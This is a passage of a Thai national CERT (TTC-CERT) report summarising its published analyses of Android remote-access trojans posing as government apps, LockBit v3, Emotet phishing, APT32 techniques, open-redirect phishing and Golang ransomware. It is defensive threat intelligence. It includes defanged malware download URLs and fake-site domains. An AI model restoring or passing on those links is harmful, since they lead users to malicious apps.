
รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 11

ศูนย์ TTC-CERT ได้ดำเนินการวิเคราะห์และแจ้งเตือนกรณีพบตัวอย่าง Android malware ซึ่งกำหนดเป้าหมายโจมตีคนไทยไปยังผู้ใช้โทรศัพท์สมาร์ทโฟนที่เป็นระบบปฏิบัติการแอนดรอยด์ โดยการปลอมแปลงแอนดรอยด์แอปพลิเคชั่น ให้ดูเหมือนเป็นแอปพลิเคชั่นที่สร้างโดยหน่วยงานภาครัฐ ด้วยการส่ง Android Remote Access Trojan (RAT) ผ่าน Voice phishing

โดยตัวอย่าง Android malware ที่ใช้ในการวิเคราะห์ในครั้งนี้ ศูนย์ TTC-CERT พบในห้วง 13 มิ.ย.65 โดยสามารถดาวน์โหลดได้โดยตรงผ่าน URL hxxps://aqfwl9[.]com/image/dsi.apk สำหรับ Initial access ศูนย์ TTC-CERT คาดว่าผู้ไม่หวังดีใช้วิธี Voice phishing ด้วยการหลอกล่อเหยื่อผ่านการสนทนาทางโทรศัพท์เพื่อให้เหยื่อเชื่อว่ากลุ่มผู้ไม่หวังดีโทรศัพท์มาจากหน่วยงานของรัฐแห่งหนึ่ง สังกัดกระทรวงยุติธรรม และหลอกล่อให้เหยื่อทำการดาวน์โหลดแอปพลิเคชั่นที่เป็นอันตรายนี้จากเว็บไซต์ปลอมที่ **dsi-th[.]com** และ/หรือ **dsigo-th[.]com** และ/หรือ **www.dsigo-th[.]com** และ/หรือ **dsi-go-th[.]com** ทั้งนี้ ศูนย์ TTC-CERT ได้จัด

ทำและรวบรวมรายการ Indicators of Compromise (IOCs), Yara Rules เพื่อให้องค์กรต่าง ๆ และประชาชนในประเทศไทย สามารถใช้ข้อมูลดังกล่าวเพื่อประโยชน์ขององค์กร

ศูนย์ TTC-CERT ได้เผยแพร่**รายงานการวิเคราะห์ Malware Campaign กำหนดเป้าหมายโจมตีคนไทยโดยการปลอมแปลง Android Application ให้ดูเหมือนเป็น Application จากหน่วยงานภาครัฐ ด้วยการส่ง Android Remote Access Trojan (RAT) ผ่าน Voice phishing** เมื่อ 6 ก.ค.65 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง**ภาพที่ 8**



ภาพที่ 8 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*


ทั้งนี้ รายละเอียด**รายงานการวิเคราะห์ Malware Campaign กำหนดเป้าหมายโจมตีคนไทยโดยการปลอมแปลง Android Application ให้ดูเหมือนเป็น Application จากหน่วยงานภาครัฐ ด้วยการส่ง Android Remote Access Trojan (RAT) ผ่าน Voice phishing** มีรายละเอียดตาม เอกสารแนบท้าย 8

รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 12

ศูนย์ TTC-CERT ได้ดำเนินการวิเคราะห์และแจ้งเตือนกรณีพบตัวอย่างไฟล์ Lockbit ransomware (Version 3) ซึ่งเป็นไฟล์มัลแวร์เรียกค่าไถ่เวอร์ชันล่าสุดของกลุ่ม Lockbit ที่กำลังแพร่ระบาดอย่างแพร่หลายในปัจจุบัน ซึ่งศูนย์ TTC-CERT ได้นำไฟล์ตัวอย่างดังกล่าวมาทำการวิเคราะห์ในเบื้องต้นเพื่อสกัดเอาข้อมูล

Indicators of Compromise (IoCs) และ Techinues, Tactics, and Procedures (TTPs) เพื่อให้องค์กรต่าง ๆ และประชาชนในประเทศไทยสามารถนำข้อมูลดังกล่าวมาใช้ในการเฝ้าระวัง (Monitoring), การตรวจจับเชิงรุก (Hunting), และใช้ในกระบวนการรับมือเหตุการณ์ทางไซเบอร์ได้เพื่อประโยชน์ขององค์กรและสามารถนำไปเป็นข้อมูลประกอบในการประเมินความเสี่ยงด้วยตนเอง ตลอดจนดำเนินการตามความเหมาะสมเพื่อรักษาความปลอดภัยระบบสารสนเทศ ระบบเครือข่ายขององค์กร

ศูนย์ TTC-CERT ได้เผยแพร่**รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-220705-1.v1 - Lockbit_v3** เมื่อ 1 ก.ย.65 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง**ภาพที่ 9**




ภาพที่ 9 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*

ทั้งนี้ รายละเอียด**รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-220705-1.v1 - Lockbit_v3** มีรายละเอียดตาม เอกสารแนบท้าย 9

รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 13

ศูนย์ TTC-CERT ได้ดำเนินการวิเคราะห์และแจ้งเตือนกรณีได้รับรายงานจากองค์กรหนึ่ง พบว่ามีการส่ง Phishing Email จากผู้ไม่หวังดีให้กับพนักงานในองค์กรดังกล่าวจำนวนอย่างน้อย 3 ครั้งใน 1 สัปดาห์ เพื่อติดตั้ง Emotet Epoch5 Trojan ลงบนเครื่องคอมพิวเตอร์ของเหยื่อ โดยการโจมตีในครั้งนี้ ผู้ไม่หวังดีใช้วิธีการโจมตีในรูปแบบที่เคยใช้ในการโจมตีตามปกติของ Emotet ด้วยการส่ง Phishing Email โดยการปลอมแปลง Email Address ของผู้ส่งเพื่อให้ดูเหมือนกับว่ามาจากผู้ส่งที่เป็นพนักงานขององค์กรหนึ่งในประเทศไทยที่มีตัวตนจริง และทำงานในสายงานเกี่ยวกับความมั่นคงปลอดภัยทางไซเบอร์ที่อาจมีความจำเป็นต้องติดต่อกับองค์กรเป้าหมายต่อการโจมตีในครั้งนี้ ซึ่งชื่อผู้ส่งและ Email address ปลอมที่ใช้ในการโจมตีในครั้งนี้ เป็นรูปแบบเดียวกันกับที่ใช้ในการโจมตีด้วยวิธี Phishing ที่เกิดกับอีกองค์กรหนึ่งที่ศูนย์ TTC-CERT เคยรายงานไปเมื่อ 14 มิ.ย.65 คาดว่าข้อมูลบุคคลที่ใช้ในการล่อลวงน่าจะมาจากการหาข้อมูลใน social media เช่นเคย ทั้งนี้ ศูนย์ TTC-CERT ได้จัดทำและรวบรวมรายการ Indicators of Compromise (IOCs), Yara Rules เพื่อให้องค์กรต่าง ๆ ในประเทศไทย สามารถใช้ข้อมูลดังกล่าวเพื่อประโยชน์ขององค์กร

ศูนย์ TTC-CERT ได้เผยแพร่**รายงานการวิเคราะห์แคมเปญการโจมตีองค์กรในประเทศไทย (อีกองค์กรหนึ่ง) ด้วยวิธี Phishing เพื่อติดตั้ง Emotet Trojan ลงบนเครื่องคอมพิวเตอร์ของเหยื่อ** เมื่อ 12 ก.ค.65 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง**ภาพที่ 10**



ภาพที่ 10 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*

ทั้งนี้ รายละเอียด**รายงานการวิเคราะห์แคมเปญการโจมตีองค์กรในประเทศไทย (อีกองค์กรหนึ่ง) ด้วยวิธี Phishing เพื่อติดตั้ง Emotet Trojan ลงบนเครื่องคอมพิวเตอร์ของเหยื่อ** มีรายละเอียดตาม เอกสารแนบท้าย 10

รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 14

ศูนย์ TTC-CERT ได้ดำเนินการวิเคราะห์และแจ้งเตือนกรณีได้รับรายงานจากองค์กรหนึ่ง พบว่ามีการส่ง Phishing Email จากผู้ไม่หวังดีให้กับพนักงานในองค์กร เพื่อติดตั้ง Emotet Trojan Epoch5 ลงบนเครื่องคอมพิวเตอร์ของเหยื่อ โดยการโจมตีในครั้งนี้ ผู้ไม่หวังดีใช้วิธีการโจมตีในรูปแบบที่เคยใช้ในการโจมตีตามปกติของ Emotet ด้วยการส่ง Phishing Email โดยการปลอมแปลง Email Address ของผู้ส่งเพื่อให้ดูเหมือนกับว่ามาจากผู้ส่งที่เป็นพนักงานขององค์กรหนึ่งในประเทศไทยที่มีตัวตนจริง และทำงานในสายงานที่ต้องติดต่อกับองค์กรเป้าหมายต่อการโจมตีในครั้งนี้ คาดว่าข้อมูลบุคคลที่ใช้ในการล่อลวงน่าจะมาจากการหาข้อมูลใน Social Media ทั้งนี้ ศูนย์ TTC-CERT ได้จัดทำและรวบรวมรายการ Indicators of Compromise (IOCs), Yara Rules เพื่อให้องค์กรต่าง ๆ ในประเทศไทย สามารถใช้ข้อมูลดังกล่าวเพื่อประโยชน์ขององค์กร

ศูนย์ TTC-CERT ได้เผยแพร่**รายงานการวิเคราะห์แคมเปญการโจมตีองค์กรในประเทศไทยด้วยวิธี Phishing เพื่อติดตั้ง Emotet Trojan ลงบนเครื่องคอมพิวเตอร์ของเหยื่อ** เมื่อ 14 มิ.ย.65 ที่หน้า Website ของศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง**ภาพที่ 11**


ภาพที่ 11 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*

ทั้งนี้ รายละเอียด**รายงานการวิเคราะห์แคมเปญการโจมตีองค์กรในประเทศไทยด้วยวิธี Phishing เพื่อติดตั้ง Emotet Trojan ลงบนเครื่องคอมพิวเตอร์ของเหยื่อ** มีรายละเอียดตาม เอกสารแนบท้าย 11

รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 15

ศูนย์ TTC-CERT ได้ดำเนินการวิเคราะห์และแจ้งเตือนกรณีพบความเคลื่อนไหวของกลุ่ม APT32 หรือ OceanLotus โดยความเคลื่อนไหวในครั้งนี้กลุ่มผู้โจมตีมีการเปลี่ยนแปลงรูปแบบวิธีการในการโจมตี หรือ Tactics, Techniques, and Procedures (TTPs) ที่เปลี่ยนไปจากเดิม (รูปแบบเก่ารายงานแล้วใน รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-210432-1.v1) โดยการโจมตีรูปแบบใหม่นี้พึ่งถูกนำมาใช้ในไตรมาสที่ 1 ของปี 2565 และยังคงมีการใช้งานรูปแบบวิธีการในการโจมตีแบบใหม่นี้จนถึงปัจจุบัน (ณ วันที่ 15 มิ.ย.65) การโจมตีดังกล่าวเป็นการใช้ประโยชน์จากความสามารถของ Microsoft Word ที่สามารถเปิดไฟล์ประเภท “.mht” ได้แม้จะถูกปลอมนามสกุลไฟล์เป็น “.doc” ก็ตาม อีกทั้งการที่ผู้โจมตีเลือกใช้งานเว็บไซต์ที่ให้บริการสาธารณะเป็น C2 เช่น เว็บไซต์ Glitch อาจทำให้สามารถหลบเลี่ยงการถูกตรวจจับได้ ทั้งนี้ ศูนย์ TTC-CERT ได้จัดทำและรวบรวมรายการ Indicators of Compromise (IOCs), Yara Rules เพื่อให้องค์กรต่าง ๆ และประชาชนในประเทศไทยสามารถใช้ข้อมูลดังกล่าวเพื่อประโยชน์ขององค์กร

ศูนย์ TTC-CERT ได้เผยแพร่**รายงานการวิเคราะห์กรณีพบความเคลื่อนไหวของกลุ่ม APT32 หรือ OceanLotus กรณีมีการเปลี่ยนแปลงรูปแบบวิธีการในการโจมตี (TTP)** เมื่อ 23 มิ.ย.65 ที่หน้า Website ของศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง**ภาพที่ 12**



ภาพที่ 12 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*


ทั้งนี้ รายละเอียด**รายงานการวิเคราะห์กรณีพบความเคลื่อนไหวของกลุ่ม APT32 หรือ OceanLotus กรณีมีการเปลี่ยนแปลงรูปแบบวิธีการในการโจมตี (TTP)** มีรายละเอียดตาม เอกสารแนบท้าย 12

รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 16

ศูนย์ TTC-CERT ได้ดำเนินการวิเคราะห์และแจ้งเตือนกรณีพบการโจมตีองค์กรในประเทศไทยโดยการใช้ประโยชน์จากบริการ Shortened URL และ/หรือช่องโหว่ Open Redirect ของเว็บไซต์ต่าง ๆ สำหรับทำ URL redirection เพื่อซ่อนการโจมตีแบบฟิชชิ่ง (phishing attack) ซึ่งการโจมตีที่พบในครั้งนี้ศูนย์ TTC-CERT คาดว่าผู้ไม่หวังดีต้องการทดสอบการโจมตีแบบฟิชชิ่งโดยใช้บริการ URL shortening และ URL redirection ไปพร้อม ๆ กันเพื่อวางแผนทำการโจมตีในขั้นตอนอื่นต่อไป ซึ่งการส่งต่อ URL แบบนี้เป็นวิธีการหนึ่งที่อาชญากรไซเบอร์มักใช้ในทางที่ผิดเพื่อสร้างการโจมตีแบบ multi-layered phishing attack

ในรายงานฉบับนี้ ศูนย์ TTC-CERT ยังได้ทำการวิเคราะห์เพื่อหา Infrastructure ของผู้โจมตีที่อาจนำมาใช้ในการโจมตีในรูปแบบนี้เพิ่มเติม ตลอดจนศูนย์ TTC-CERT ได้ update รายการ Indicators of Compromise (IOCs) ของการโจมตีในครั้งนี้และ Infrastructure ของผู้โจมตีที่อาจนำมาใช้ในการโจมตี เพื่อให้องค์กรต่าง ๆ และประชาชนในประเทศไทยสามารถใช้ข้อมูลดังกล่าวเพื่อประโยชน์ต่อองค์กรต่อไป

ศูนย์ TTC-CERT ได้เผยแพร่**รายงานการวิเคราะห์กรณีการใช้ประโยชน์จาก Shortened URL และ URL redirection เพื่อซ่อนการโจมตีแบบฟิชชิ่ง (phishing attack)** เมื่อ 7 ต.ค.65 ที่หน้า Website ของศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง**ภาพที่ 13**



ภาพที่ 13 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*


ทั้งนี้ รายละเอียด**รายงานการวิเคราะห์กรณีการใช้ประโยชน์จาก Shortened URL และ URL redirection เพื่อซ่อนการโจมตีแบบฟิชชิ่ง (phishing attack)** มีรายละเอียดตาม เอกสารแนบท้าย 13

รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 17

ศูนย์ TTC-CERT ได้ดำเนินการวิเคราะห์และแจ้งเตือนกรณีพบตัวอย่าง Android malware ซึ่งกำหนดเป้าหมายโจมตีคนไทยไปยังผู้ใช้โทรศัพท์สมาร์ทโฟนที่เป็นระบบปฏิบัติการแอนดรอยด์ โดยการปลอมแปลงแอนดรอยด์แอปพลิเคชั่น ให้ดูเหมือนเป็นแอปพลิเคชั่นที่สร้างโดยหน่วยงานภาครัฐ (กรมสรรพากร) ด้วยการหลอกให้ติดตั้ง Android Remote Access Trojan (RAT)

โดยตัวอย่าง Android malware ที่ใช้ในการวิเคราะห์ในครั้งนี้ ศูนย์ TTC-CERT พบเมื่อ 16 ส.ค.65 สามารถดาวน์โหลดได้โดยตรงผ่าน URL hxxp://afdw7[.]com/image/Revenue.apk สำหรับ Initial access ศูนย์ TTC-CERT คาดว่าผู้ไม่หวังดีใช้วิธีการหลอกล่อเหยื่อผ่านการสนทนาทางโทรศัพท์หรือทาง Application Chat ต่าง ๆ เช่น Line เพื่อให้เหยื่อเชื่อว่ากลุ่มผู้ไม่หวังดีมาจากหน่วยงานของรัฐ (กรมสรรพากร) และหลอกล่อให้เหยื่อทำการดาวน์โหลดแอปพลิเคชั่นที่เป็นอันตรายนี้จากเว็บไซต์ปลอมที่ hxxps://afdw7[.]com/ ทั้งนี้ ศูนย์ TTC-CERT ได้จัดทำและรวบรวมรายการ Indicators of Compromise (IOCs), Yara Rules เพื่อให้องค์กรต่าง ๆ และประชาชน ในประเทศไทย สามารถใช้ข้อมูลดังกล่าวเพื่อประโยชน์ขององค์กร

ศูนย์ TTC-CERT ได้เผยแพร่**รายงานการวิเคราะห์ Malware Campaign กำหนดเป้าหมายโจมตีคนไทย โดยการปลอมแปลง Android Application ให้ดูเหมือนเป็น Application จากหน่วยงานภาครัฐ (กรมสรรพากร) ด้วยการหลอกให้ติดตั้ง Android Remote Access Trojan (RAT)** เมื่อ 12 ก.ย.65 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง**ภาพที่ 14**



ภาพที่ 14 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*

ทั้งนี้ รายละเอียด**รายงานการวิเคราะห์ Malware Campaign กำหนดเป้าหมายโจมตีคนไทยโดยการปลอมแปลง Android Application ให้ดูเหมือนเป็น Application จากหน่วยงานภาครัฐ (กรมสรรพากร) ด้วยการหลอกให้ติดตั้ง Android Remote Access Trojan (RAT)** มีรายละเอียดตาม เอกสารแนบท้าย 14

รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ฉบับที่ 18

ศูนย์ TTC-CERT ได้ทำการวิเคราะห์ไฟล์ต้องสงสัยซึ่งได้รับมอบจากคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (สกมช.) โดยข้อมูลเบื้องต้นรับแจ้งว่าไฟล์ดังกล่าวถูกตรวจพบอยู่ภายในไดเรคทอรี่ %Public% บนเครื่องคอมพิวเตอร์แม่ข่ายซึ่งให้บริการ Active Directory (AD) และถูกโจมตีด้วยมัลแวร์เรียกค่าไถ่ จากการตรวจสอบและวิเคราะห์ด้วยวิธี Static Analysis และ Behavior Analysis พบว่าไฟล์ดังกล่าวเป็นมัลแวร์ประเภท "มัลแวร์เรียกค่าไถ่" หรือ Ransomare ที่ถูกพัฒนาด้วยภาษา Golang[4] โดยศูนย์ TTC-CERT คาดว่าผู้โจมตีเลือกพัฒนามัลแวร์ด้วยภาษา Golang เนื่องจากซอร์สโค้ดในภาษา Golang สามารถ compile เป็นไฟล์ไบนารี่สำหรับใช้งานบนระบบปฏิบัติการได้หลากหลาย เช่น Windows, Linux, และ macOS ทำให้ผู้โจมตีประหยัดเวลาในการพัฒนามัลแวร์ นอกจากนั้นไฟล์มัลแวร์ที่ถูก compile ด้วย Golang Compiler จะสามารถทำงานบนเครื่องเป้าหมายได้โดยแทบจะไม่ต้องพึ่งพา API ของระบบปฏิบัติการ ดังนั้นจึงทำให้การโจมตีมีโอกาสสำเร็จมากขึ้นโดยที่ทิ้งร่อยรอยไว้น้อยกว่าเทคนิคการโจมตีโดยใช้ Scripting Language เช่น Python เป็นต้น

[4] "The Go Programming Language." https://go.dev/. Accessed 19 Sep. 2022.

